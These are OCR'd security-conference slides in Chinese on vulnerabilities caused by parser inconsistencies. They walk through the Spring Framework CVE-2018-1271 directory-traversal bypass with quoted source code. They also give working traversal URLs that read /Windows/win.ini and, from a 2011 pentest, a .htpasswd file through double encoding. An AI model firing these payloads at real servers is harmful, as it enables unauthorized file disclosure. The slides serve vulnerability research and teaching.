從一個脆弱點到串起整個攻擊鏈

Orange Tsai

Orange Tsai

DEVCORE 安全研究員

1

滲透師

思路

2008 ~ 2014

2

電競選手

廣度

2014 ~ 2017

3

研究員

深度

2017 ~ Now

1

滲透師

思路

2008 ~ 2014

2

電競選手

廣度

2014 ~ 2017

3

研究員

深度

2017 ~ Now

1

滲透師

思路

2008 ~ 2014

2

電競選手

廣度

2014 ~ 2017

3


研究員

深度

2017 ~ Now


「不一致」所导致的漏洞

舉個  - WAF?


Request #1: Safe
Request #2: Safe
Request #3: Unsafe
X
Request #1
Request #2
Web Application Firewall
Web Application Firewall
Origin Server

- X-www-form-urlencode
- Multipart/form-data
- Chunked

Abusing URL Parsers



哪裡會有「不一致」存在?

- 一組資料被不同的實體“解釋”(parsing, lexer, tokenizer...)
- 功能 與 防護 間的不一致

```
    return read_file(resolve(root, path))
```

哪裡會有「不一致」存在?

- 一組資料被不同的實體“解釋”(parsing, lexer, tokenizer...)
- 功能 與 防護 間的不一致

```
var UP_PATH_REGEXP = /(?:^|[\\/])\.\.(?:[\\/]|$)/
if (pathIsAbsolute.posix(path) || pathIsAbsolute.win32(path))
  throw createError(400, 'Malicious Path')
if (UP_PATH_REGEXP.test(normalize('.' + sep + path)))
  throw createError(403)

return read_file(resolve(root, path))
```

路徑解析上的不一致

- 開發者未注意的函示庫特性
- 專注在 路徑解析器 及 正規化過程
- 架構太大很少有人重新全盤檢視
  - JSF Mojarra CVE-2013-3827 by SynopSys

路徑解析上的不一致

- 開發者未注意的函示庫特性
- 專注在 路徑解析器 及 正規化過程
- 架構太大很少有人重新全盤檢視
  - JSF Mojarra CVE-2013-3827 by SynopSys

關於「串」漏洞

「知識面，決定看到的攻擊面有多廣
知識鍊，決定發動的殺傷鍊有多深」

- @Ringzero

關於「串」漏洞

1. Spring Framework 0day - CVE-2018-1271
2. Bynder(aseets.Spotify.com) **遠端代碼執行**

Spring CVE-2018-1271

Directory Traversal in Spring Framework

Spring CVE-2018-1271

- 2012 目錄歷遍(無 CVE)
- 從 CVE-2014-3625 講起
- Directory Traversal in Spring Framework
  - Spring Framework 3.0.4 to 3.2.11
  - Spring Framework 4.0.0 to 4.0.7
  - Spring Framework 4.1.0 to 4.1.1

Spring CVE-2018-1271

1. `isInvalidPath(path)`
2. `isInvalidPath(URLDecoder.decode(path, "UTF-8"))`
3. `isResourceUnderLocation(resource, location)`

繞過上面限制得到了新 0day - CVE-2018-1271

F5 的分析

Detected Evasion Technique	Directory traversals
Context	URL
Buffer	/users/..%5c/..%5c/..%5c/..%5c/.
Applied Blocking Settings	Block Alarm

有這麼簡單嗎?

Spring CVE-2018-1271

```
protected boolean isInvalidPath(String path) {
    if (path.contains("WEB-INF") || path.contains("META-INF")) {
        return true;
    }
    if (path.contains(":/")) {
        return true;
    }
    if (path.contains("..")) {
        path = cleanPath(path);
        if (path.contains("../")) {
            return true;
        }
    }

    return false;
```

```
public static String cleanPath(String path) {
  String pathToUse = replace(path, "\\", "/");
  // implementation here
  return path;
}
```

其他人的分析

- 「此漏洞觸發條件較高」
  1. Server 運行於 Windows 系統上
  2. 從文件系統提供的文件服務
  3. 沒有使用 CVE-2018-1199 的補丁
  4. ~~不使用 Tomcat 或是 WildFly 做 Server~~

Hmmmm... 不怎麼同意

一步一步繞過限制

~~1. isInvalidPath(path)~~
2. `isInvalidPath(URLDecoder.decode(path, "UTF-8"))`
3. `isResourceUnderLocation(resource, location)`

繞過 isInvalidPath(...)

```
protected boolean isInvalidPath(String path) {
    if (path.contains("WEB-INF") || path.contains("META-INF")) {
        return true;
    }
    if (path.contains(":/")) {
        return true;
    }
    if (path.contains("..")) {
        path = cleanPath(path);
        if (path.contains("../")) {
            return true;
        }
    }

    return false;
```

```
public static String cleanPath(String path) {
  String pathToUse = replace(path, "\\", "/");
  // implementation here
  return path;
}
```

繞過 isInvalidPath(...)

```
public static String cleanPath(String path) {
   String pathToUse = replace(path, "\\", "/");

   String[] pathArray = delimitedListToStringArray(pathToUse, "/");
   List<String> pathElements = new LinkedList<>();
   int tops = 0;
   // ...
```

繞過 isInvalidPath(...)

```
for (int i = pathArray.length - 1; i >= 0; i--) {
   String element = pathArray[i];
   if (".".equals(element)) {

   } else if ("..".equals(element)) {
      tops++;
   } else {
      if (tops > 0)
         tops--;
      else
         pathElements.add(0, element);
   }
}
```

繞過 isInvalidPath(...)

```
    // Remaining top paths need to be retained.
    for (int i = 0; i < tops; i++) {
       pathElements.add(0, "..");
    }

    return collectionToDelimitedString(pathElements, "/");
}
```

所以問題在哪裡？

繞過 isInvalidPath(...)

```
public static String cleanPath(String path) {
   String pathToUse = replace(path, "\\", "/");

   String[] pathArray = delimitedListToStringArray(pathToUse, "/");
   List<String> pathElements = new LinkedList<>();
   int tops = 0;
   // ...
```

繞過 isInvalidPath(...)

cleanPath 前	cleanPath 後	實際檔案存取
/	/	/
/../	/../	/../
/foo/..	/	/
/foo/../../	/../	/../
/foo//../	/foo/	/
/foo///../../	/foo/	/../
/foo////../../../	/foo/	/../../

繞過 isInvalidPath(...)

```
protected boolean isInvalidPath(String path) {
    if (path.contains("WEB-INF") || path.contains("META-INF")) {
        return true;
    }
    if (path.contains(":/")) {
        return true;
    }
    if (path.contains("..")) {
        path = cleanPath(path);
        if (path.contains("../")) {
            return true;
        }
    }

    return false;
```

一步一步繞過限制

~~1. isInvalidPath(path)~~
~~2. isInvalidPath(URLDecoder.decode(path, "UTF-8"))~~
3. isResourceUnderLocation(resource, location)

繞過 isResourceUnderLocation()

- Spring Framework 檢查檔案存在使用 java.net.URL
- Spring Framework 取出檔案名稱使用 java.net.URI
  - 內建 URL Decode 特性!

New 0day - CVE-2018-1271

- 使用官方示範專案 @spring-projects/spring-amqp-samples

```
$ cd stocks
$ mvn install
$ copy target\spring-rabbit*.war \tomcat8\webapps\
$ \tomcat8\bin\catalina.bat run
```

New 0day - CVE-2018-1271

```
http://127.0.0.1:8080/spring-rabbit-stock/static/
%255C%255C%255C%255C%255C%255C%255C%255C%255C%255C%255C%255C%255C
..%255C..%255C..%255C..%255C..%255C..%255C
..%255C..%255C..%255C..%255C..%255C..%255C
/Windows/win.ini
```

官方建議減緩措施

Do not use Windows

漏洞的「繼承」

- 程序猿總是懶惰的
- DRY – Don't Repeat Yourself

漏洞的「繼承」

- Spark Framework
  - 支援 Java 8 以及 Kotlin 的微框架
  - GitHub 7500 Stars
  - CVE-2018-9159
  - 不論平台

```
commit 27018872d83fe425c89b417b09e7f7fd2d2a9c8c
Author: Per Wendel <per.i.wendel@gmail.com>
Date:   Sun May 18 12:04:11 2014 +0200

+    public static String cleanPath(String path) {
+        if (path == null) {
```


多層次架構下的不一致問題

以 Java EE 為例

Java EE 多層次架構

- Reverse Proxy **架構優點**
  - **共用資源**(Host or Port)
  - **負載平衡**
  - **快取靜態檔案**
  - **安全**

- **常見配合** Java **之** Reverse Proxy
  - Apache mod_jk
  - Apache mod_proxy
  - Nginx ProxyPass
  - ...



Client
Server
Node.js server
- index.js
reverse-proxy
NGINX
static files:
- images
- scripts
- files
- etc.
Apache server
- index.php

故事回到 2011 年

- 成功滲透某大型主機商
- Apache + Cold Fusion

```
http://example.com/manager%252F%252Ehtpasswd%2500.cfm
```

故事回到 2011 年


403
/manager/.htpasswd
404
/manager/x.cfm
404
/manager/x%2500.cfm
200
/manager%252F%252Ehtpasswd%2500.cfm

故事回到 2011 年

- Double Encoding 是老姿勢
- 錯誤的 mod_jk 配置才會有問題(官方教學就是錯誤的)
- 有沒有新姿勢?

